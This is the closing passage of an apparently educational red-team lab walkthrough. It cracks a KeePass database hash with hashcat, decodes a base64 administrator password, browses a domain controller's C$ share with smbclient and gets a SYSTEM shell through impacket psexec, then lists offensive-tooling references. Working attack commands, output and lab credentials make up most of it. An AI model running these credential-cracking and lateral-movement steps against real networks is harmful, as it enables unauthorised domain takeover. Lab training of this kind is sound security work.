canyoucrackme:$keepass$*2*60000*0*d2e3eeda05eb64724e3c09244bbeb2a1e4dea00ab54463
c58b9bc17c0c0bd9fd*187aa01e892277a8b64809b319cf7d937415fc98c79f32c0a574e9b39a106
4ec*0cfe6c12d384c42e70ca0b537833a289*2fbd01ab1ae29f6cfdd5297381e2afe9f7c33e46f17
f8c5e30131d872f0cfd26*669d9b660747bf5a858c3664bdc21edfebc499d99aac55a80dc7103a01
af2ffd
root@fpl:~/Desktop/avet-master/output#
```


We copy the
"$keepass$*2*60000*0*d2e3eeda05eb64724e3c09244bbeb2a1e4dea00ab54463c58b9bc17c0c0bd9fd*187aa01e892277a8b64809b319cf7d937415fc98c79f32c0a574e9b39a1064ec*0cfe6c12d384c42e70ca0b537833a289*2fbd01ab1ae29f6cfdd5297381e2afe9f7c33e46f17f8c5e30131d872f0cfd26*669d9b660747bf5a858c3664bdc21edfebc499d99aac55a80dc7103a01af2ffd" to a canyoucrackme.hash file

and then:


```
root@fpl:~/Desktop/avet-master/output# hashcat -a 0 -m 13400 canyoucrackme.hash /root/Desktop/wordlist --force
hashcat (v5.1.0) starting...

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.
OpenCL API (OpenCL 1.2 pocl 1.2 None+Asserts, LLVM 6.0.1, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================
* Device #1: pthread-Intel(R) Core(TM) i7-3770K CPU @ 3.50GHz, 2048/5908 MB allocatable, 4MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Single-Hash
* Single-Salt

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 65 MB

Dictionary cache built:
* Filename..: /root/Desktop/wordlist
* Passwords.: 11
* Bytes.....: 107
* Keyspace..: 11
* Runtime...: 0 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

$keepass$*2*60000*0*d2e3eeda05eb64724e3c09244bbeb2a1e4dea00ab54463c58b9bc17c0c0bd9fd*187aa01e892277a8b64809b319cf7d937415fc98c79f32c0a574e9b39a
1064ec*0cfe6c12d384c42e70ca0b537833a289*2fbd01ab1ae29f6cfdd5297381e2afe9f7c33e46f17f8c5e30131d872f0cfd26*669d9b660747bf5a858c3664bdc21edfebc499
d99aac55a80dc7103a01af2ffd:crackmeifyoucan
```

The password was cracked. **crackmeifyoucan**


So let's move to rdesktop again and try to open the keepass with this password.




And yes we are in, the passwords are stored there for the whole active directory.



By opening the target-DC password we get this info:




Seems like a normal safe password we will try it to connect as Administrator of the active directory.




Unfortunately the password is not correct, but it also seems like an encoded password (base64), Let's try to decrypt it and see if we get something.

cmVkdGVhbSExMzM3 = redteam!1337

We try again to login.





But we are administrator in the target2 machine, we need to get the target-DC. We will try with **smbclient** to connect to Target-DC.

smbclient //192.168.124.131/C$ -W Digitalsec -U Administrator

```
root@fpl:~/Desktop/avet-master# smbclient //192.168.124.131/C$ -W Digitalsec -U Administrator
Enter DIGITALSEC\Administrator's password:
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                       DHS        0  Sat Sep 15 10:19:00 2018
  Documents and Settings             DHS        0  Mon May 20 02:28:08 2019
  pagefile.sys                       AHS 1207959552  Tue Jul  9 10:28:26 2019
  PerfLogs                             D        0  Sat Sep 15 10:19:00 2018
  Program Files                       DR        0  Mon May 20 02:30:21 2019
  Program Files (x86)                  D        0  Sat Sep 15 12:08:40 2018
  ProgramData                         DH        0  Tue May 21 16:45:52 2019
  Recovery                           DHS        0  Mon May 20 02:28:10 2019
  System Volume Information          DHS        0  Tue May 21 16:35:45 2019
  Users                               DR        0  Tue Jul  9 11:11:31 2019
  Windows                              D        0  Tue May 21 16:41:53 2019

                15570943 blocks of size 4096. 12718443 blocks available
smb: \> cd Users
smb: \Users\> ls
  .                                   DR        0  Tue Jul  9 11:11:31 2019
  ..                                  DR        0  Tue Jul  9 11:11:31 2019
  Administrator                        D        0  Tue Jul  9 10:29:36 2019
  All Users                          DHS        0  Sat Sep 15 10:28:48 2018
  Default                            DHR        0  Mon May 20 02:28:08 2019
  Default User                       DHS        0  Sat Sep 15 10:28:48 2018
  desktop.ini                        AHS      174  Sat Sep 15 10:16:48 2018
  Public                              DR        0  Mon May 20 02:30:22 2019
  Target2                              D        0  Tue Jul  9 11:11:31 2019

                15570943 blocks of size 4096. 12718443 blocks available
smb: \Users\> cd Administrator
smb: \Users\Administrator\> cd Desktop
smb: \Users\Administrator\Desktop\> ls
  .                                   DR        0  Wed Jun 26 17:30:56 2019
  ..                                  DR        0  Wed Jun 26 17:30:56 2019
  Command Prompt.lnk                   A     1142  Tue May 21 16:46:11 2019
  control.lnk                          A     1310  Tue May 21 17:03:26 2019
  desktop.ini                         HS      450  Tue May 21 16:46:11 2019

                15570943 blocks of size 4096. 12718443 blocks available
```

We got it! We have full access to all folders on Target-DC as Administrator.

But of course, in order to be satisfied as ethical hackers, what we need is a real shell. We will try the **smb psexec** from **impacket** .

```
root@fpl:~/Desktop# python psexec.py DIGITALSEC/Administrator:'redteam!1337'@192.168.124.131
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 192.168.124.131.....
[*] Found writable share ADMIN$
[*] Uploading file uqFiVpqk.exe
[*] Opening SVCManager on 192.168.124.131.....
[*] Creating service Pdzd on 192.168.124.131.....
[*] Starting service Pdzd.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
root@fpl:~/Desktop# python psexec.py DIGITALSEC/Administrator:'redteam!1337'@192.168.124.131
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 192.168.124.131.....
[*] Found writable share ADMIN$
[*] Uploading file uqFiVpqk.exe
[*] Opening SVCManager on 192.168.124.131.....
[*] Creating service Pdzd on 192.168.124.131.....
[*] Starting service Pdzd.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami && ipconfig && hostname
nt authority\system

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::9147:8458:4ec0:c81%10
   IPv4 Address. . . . . . . . . . . : 192.168.124.131
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.124.2
Target-DC

C:\Windows\system32>
```

Now we are done!

6 REFERENCES

[1] https://github.com/infosecn1nja/Red-Teaming-Toolkit

[2] https://ired.team/

[3]https://gist.github.com/jthuraisamy/af862987fff437daec52ee3cc5894203?fbclid=IwAR0bvTWOA_MFMiIiYiivKpkPVciGTHRLfo8SBs4OsOzapj0L66MWjmvvKWA

[4] https://www.redteamsecure.com/penetration-testing-vs-red-teaming-whats-difference/

[5] https://resources.infosecinstitute.com/red-team-assessment-phases-overview/#gref

[6] https://nmap.org/download.html

[7] https://github.com/michenriksen/aquatone/releases/tag/v1.7.0

[8] https://github.com/thewhiteh4t/pwnedOrNot.git

[9] https://haveibeenpwned.com/API/v2

[10] https://research.checkpoint.com/ntlm-credentials-theft-via-pdf-files/

[11] https://github.com/3gstudent/Worse-PDF

[12] https://github.com/govolution/bfg

[13] https://danielsauder.com/2018/09/28/avet-setup-sh-script/

[14] https://govolution.wordpress.com/2017/02/04/using-tdm-gcc-with-kali-2/

[15] https://github.com/drk1wi/Modlishka/

[16] https://github.com/bitsadmin/wesng

[17] http://www.digitalcitizen.life/uac-why-you-should-never-turn-it-off

[18] https://github.com/Screetsec/TheFatRat

[19] https://github.com/BloodHoundAD/BloodHound

[20] https://github.com/SecureAuthCorp/impacket

[21] https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1

[22] https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Get-GPPPassword.ps1

[23] https://github.com/fox-it/Invoke-ACLPwn

[24] https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS14-068/pykek

[25] https://www.vmware.com/

[26] https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server-2019

[27] https://www.kali.org

[28] https://www.microsoft.com/en-au/software-download/windows10